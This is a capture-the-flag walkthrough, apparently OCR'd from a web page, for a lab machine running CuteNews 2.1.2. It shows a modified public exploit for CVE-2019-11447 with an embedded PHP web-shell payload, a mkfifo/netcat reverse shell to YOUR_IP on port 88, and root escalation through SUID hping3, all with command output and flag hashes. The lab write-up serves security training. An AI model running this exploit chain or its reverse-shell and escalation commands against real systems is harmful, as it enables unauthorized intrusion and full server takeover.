
10-Sept-2020 — **CuteNews 2.1.2** - Remote Code Execution. CVE-2019-11447 . webapps **exploit** for PHP platform.
You visited this page on 29/8/2023.

GitHub
https://github.com › cve-2019-11447

thewhiteh4t/cve-2019-11447: CutePHP Cute News 2.1. ...

18-Mar-2021 — This PoC script is based on a simple implementation of the original **exploit** by BobbySox. The original **exploit** is an MSF module by Akuss. This ...
You visited this page on 29/8/2023.


Download the exploit
Now make some changes in the exploit



```
print ()
sess = requests.session()
payload = "GIF8;\n<?php system($_REQUEST['cmd']) ?>"
ip = input("Enter the URL> ")
def extract_credentials():
    global sess, ip
    url = f"{ip}/CuteNews/cdata/users/lines"
    encoded_creds = sess.get(url).text
    buff = io.StringIO(encoded_creds)
    chash = buff.readlines()
    if "Not Found" in encoded_creds:
            print ("[-] No hashes were found skipping!!!")
            return
```

We don't have **CuteNews** name directory
Remove the **CuteNews** word from the exploit.
Run the exploit

```
python3 48800.py
```



```
[→] Usage python3 expoit.py

Enter the URL> http://bbscute.local
════════════════════════════════════════════════════════════════
Users SHA-256 HASHES TRY CRACKING THEM WITH HASHCAT OR JOHN
════════════════════════════════════════════════════════════════
[-] No hashes were found skipping!!!
════════════════════════════════════════════════════════════════


═════════════════════════════
Registering a users
═════════════════════════════
[+] Registration successful with username: oMrI8KCjJz and password: oMrI8KCjJz

═══════════════════════════════════════════════════════
Sending Payload
═══════════════════════════════════════════════════════
signature_key: bc70ed0da47b63775b262e50edb7e016-oMrI8KCjJz
signature_dsi: 4855dddfba92484f7c5dc73d2761ea96
logged in user: oMrI8KCjJz
════════════════════════════
Dropping to a SHELL
════════════════════════════

command > id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

command > 
```

We got a shell as **www-data**

But we want a interactive shell, for that create a file


```
echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2>&1|nc YOUR_IP 88 >/tmp/f"
> shell.sh
```

Make it executable

```
chmod +x shell.sh
```

Run


```
./shell.sh
```




```
command > echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2>&1|nc [redacted] 88 >/tmp/f" > shell.sh

command > chmod +x shell.sh

command > ./shell.sh
```



```
┌──(root㉿Hindutva)-[~/Desktop/ctf/bbscute]
└─# rlwrap -f . -r nc -lvnp 88
listening on [any] 88 ...
connect to [192.168.45.167] from (UNKNOWN) [192.168.156.128] 33390
bash: cannot set terminal process group (827): Inappropriate ioctl for device
bash: no job control in this shell
www-data@cute:/var/www/html/uploads$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@cute:/var/www/html/uploads$ whoami
whoami
www-data
www-data@cute:/var/www/html/uploads$
```




```
www-data@cute:/var/www$ ls -la
ls -la
total 16
drwxr-xr-x  3 root     root     4096 Jan 26  2021 .
drwxr-xr-x 12 root     root     4096 Sep 17  2020 ..
drwxr-xr-x  9 www-data users    4096 Sep 18  2020 html
-rw-r--r--  1 www-data www-data   33 Aug 30 08:01 local.txt
www-data@cute:/var/www$ cat local.txt
cat local.txt
8adc70a0bbddd11b16993f5fa204c910
www-data@cute:/var/www$
```

Privilege Escalation

First get the tty shell


```
python -c 'import pty; pty.spawn("/bin/sh")'
```

```
find / -perm -4000 -type f 2>/dev/null
```



```
$ find / -perm -4000 -type f 2>/dev/null
find / -perm -4000 -type f 2>/dev/null
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/su
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/fusermount
/usr/bin/passwd
/usr/bin/mount
/usr/sbin/hping3
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
```

Go to https://gtfobins.github.io/ and search for **hping3** and click suid



SUID


If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which hping3) .

./hping3
/bin/sh -p
```

```
/usr/sbin/hping3
/bin/sh -p
```



```
$ /usr/sbin/hping3
/usr/sbin/hping3
hping3> /bin/sh -p
/bin/sh -p
# id
id
uid=33(www-data) gid=33(www-data) euid=0(root) egid=0(root) groups=0(root),33(www-data)
# whoami
whoami
root
# cd /root
cd /root
# ls
ls
proof.txt  root.txt
# cat proof.txt
cat proof.txt
d39fe60faf26a7ae57aa1dc41121a403
#
```

Now we are **root** user of the machine